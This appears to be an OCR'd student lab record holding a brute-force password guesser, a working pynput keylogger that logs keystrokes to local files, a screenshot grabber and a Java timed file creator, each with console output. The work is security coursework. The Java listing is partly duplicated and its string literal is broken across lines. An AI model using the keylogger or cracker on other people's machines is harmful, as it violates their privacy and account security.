Suraj S. Kaduvetti M.Sc.ComputerScience F015 Practical 4

bf.py

```python
import itertools
import time
import string

class BruteForce:
    def __init__(self, target_password):
        self.target_password = target_password
        self.characters = string.printable[:127]  # All ASCII characters
        self.found = False

    def crack_password(self):
        start_time = time.time()
        length = 1
        while not self.found:
            for guess in itertools.product(self.characters, repeat=length):
                guess_password = ''.join(guess)
                if guess_password == self.target_password:
                    self.found = True
                    print(f"Password found: {guess_password}")
                    return
            length += 1
            elapsed_time = time.time() - start_time
            estimated_time = (len(self.characters) ** length) / 1000000  # Rough estimate
            print(f"Elapsed time: {elapsed_time:.2f}s | Estimated time for next length: {estimated_time:.2f}s")

        print(f"Password '{self.target_password}' cracked successfully.")

if __name__ == "__main__":
    target = input("Enter the target password: ")
    brute_force = BruteForce(target)
    brute_force.crack_password()
```


```
D:\Suraj\CS\CSPRAC4>python bf.py
Enter the target password: 1234
Elapsed time: 0.00s | Estimated time for next length: 0.01s
Elapsed time: 0.00s | Estimated time for next length: 1.00s
Elapsed time: 0.08s | Estimated time for next length: 100.00s
Password found: 1234

D:\Suraj\CS\CSPRAC4>python bf.py
Enter the target password: abcd@123
Elapsed time: 0.00s | Estimated time for next length: 0.01s
Elapsed time: 0.00s | Estimated time for next length: 1.00s
Elapsed time: 0.08s | Estimated time for next length: 100.00s
Elapsed time: 9.31s | Estimated time for next length: 10000.00s
Traceback (most recent call last):
  File "D:\Suraj\CS\CSPRAC4\bf.py", line 31, in <module>
    brute_force.crack_password()
  File "D:\Suraj\CS\CSPRAC4\bf.py", line 16, in crack_password
    guess_password = ''.join(guess)
                     ^^^^^^^^^^^^^^
KeyboardInterrupt
^C
D:\Suraj\CS\CSPRAC4>python bf.py
Enter the target password: abcd
Elapsed time: 0.00s | Estimated time for next length: 0.01s
Elapsed time: 0.00s | Estimated time for next length: 1.00s
Elapsed time: 0.08s | Estimated time for next length: 100.00s
Password found: abcd
```

Suraj S. Kaduvetti M.Sc.ComputerScience F015 Practical 4

kl.py FileManager.java

```python
import os
import time
from pynput import keyboard

class Keylogger:
    def __init__(self):
        self.log_directory = "kelogs"
        if not os.path.exists(self.log_directory):
            os.makedirs(self.log_directory)
        self.log_file_path = self.get_log_file_path()

    def get_log_file_path(self):
        timestamp = time.strftime("%Y-%m-%d_%H-%M-%S")
        return os.path.join(self.log_directory, f"{timestamp}.txt")

    def on_press(self, key):
        try:
            with open(self.log_file_path, "a") as log_file:
                log_file.write(f"{key.char}")
        except AttributeError:
            with open(self.log_file_path, "a") as log_file:
                log_file.write(f"[{key}]")

    def on_release(self, key):
        if key == keyboard.Key.esc:
            return False

    def start(self):
        with keyboard.Listener(on_press=self.on_press, on_release=self.on_release) as listener:
            listener.join()

if __name__ == "__main__":
    keylogger = Keylogger()
    keylogger.start()

```

```
D:\Suraj\CS\CSPRAC4>python kl.py

D:\Suraj\CS\CSPRAC4>
```




Suraj S. Kaduvetti M.Sc.ComputerScience F015 Practical 4

snapper.py | kl.py | FileManager.java

```python
import os
import time
from PIL import ImageGrab
import keyboard

screenshot_folder = "ss"

if not os.path.exists(screenshot_folder):
    os.makedirs(screenshot_folder)

print("Press Enter to take a screenshot. Press ESC to exit.")

while True:
    if keyboard.is_pressed('enter'):
        timestamp = time.strftime("%Y%m%d_%H%M%S")
        screenshot_filename = f"{screenshot_folder}/screenshot_{timestamp}.png"

        screenshot = ImageGrab.grab()
        screenshot.save(screenshot_filename)

        print(f"Screenshot saved as {screenshot_filename}")

        time.sleep(1)

    if keyboard.is_pressed('esc'):
        print("Exiting...")
        break
```

```
D:\Suraj\CS\CSPRAC4>python snapper.py
Press Enter to take a screenshot. Press ESC to exit.
Screenshot saved as ss/screenshot_20240817_094350.png
Screenshot saved as ss/screenshot_20240817_094351.png
Screenshot saved as ss/screenshot_20240817_094357.png
Exiting...
```



Suraj S. Kaduvetti M.Sc.ComputerScience F015 Practical 4

FileManager.java

```java
import java.io.IOException;
import java.nio.file.*;
import java.util.Timer;
import java.util.TimerTask;

public class FileManager {

    private static final String DIRECTORY_NAME = "files";
    private static final String CONTENT = "Lorem ipsum odor amet, consectetuer adipiscing elit. Mus lectus lacinia tempor adipiscing cubilia; phasellus nisl tortor.
    Penatibus ultricies pretium morbi senectus sociosqu, massa viverra cras. Felis morbi imperdiet hac feugiat laoreet. Sagittis mus mattis praesent habitant turpis enim finibus hendrerit.
    Sodales nulla hac ante massa vehicula penatibus ornare fames. Nec fusce posuere diam bibendum curae varius.";
    private static final int FILE_COUNT = 10;
    private static final long FILE_CREATION_INTERVAL_MS = 30000; // 30 seconds
    private static final long FILE_DELETION_DELAY_MS = 120000; // 120 seconds

    public static void main(String[] args) {
        Path directoryPath = Paths.get(DIRECTORY_NAME);

        try {
            if (!Files.exists(directoryPath)) {
                Files.createDirectory(directoryPath);
            }
        } catch (IOException e) {
            System.err.println("Error creating directory: " + e.getMessage());
            return;
        }

        Timer timer = new Timer();
        timer.scheduleAtFixedRate(new TimerTask() {
            private int fileCount = 0;

            @Override
            public void run() {
                if (fileCount >= FILE_COUNT) {
                    timer.cancel();
                    return;
                }

                String fileName = DIRECTORY_NAME + "/file_" + fileCount + ".txt";
                try {
                    Files.write(Paths.get(fileName), getRepeatedContent().getBytes());
                    System.out.println("Created file: " + fileName);
```

```java
                }

                String fileName = DIRECTORY_NAME + "/file_" + fileCount + ".txt";
                try {
                    Files.write(Paths.get(fileName), getRepeatedContent().getBytes());
                    System.out.println("Created file: " + fileName);

                    // Schedule file deletion
                    Timer deletionTimer = new Timer();
                    deletionTimer.schedule(new TimerTask() {
                        @Override
                        public void run() {
                            try {
                                Files.delete(Paths.get(fileName));
                                System.out.println("Deleted file: " + fileName);
                            } catch (IOException e) {
                                System.err.println("Error deleting file: " + e.getMessage());
                            }
                        }
                    }, FILE_DELETION_DELAY_MS);

                } catch (IOException e) {
                    System.err.println("Error creating file: " + e.getMessage());
                }
                fileCount++;
            }
        }, 0, FILE_CREATION_INTERVAL_MS);
    }

    private static String getRepeatedContent() {
        return CONTENT.repeat(10);
    }
}
```

```
C:\Windows\System32\cmd.e

Microsoft Windows [Version 10.0.22631.3958]
(c) Microsoft Corporation. All rights reserved.

D:\Suraj\CS\CSPRAC4>java FileManager.java
Created file: files/file_0.txt
Created file: files/file_1.txt
Created file: files/file_2.txt
Created file: files/file_3.txt
Deleted file: files/file_0.txt
Created file: files/file_4.txt
^C
D:\Suraj\CS\CSPRAC4>
```

Suraj S. Kaduvetti M.Sc.ComputerScience F015 Practical 4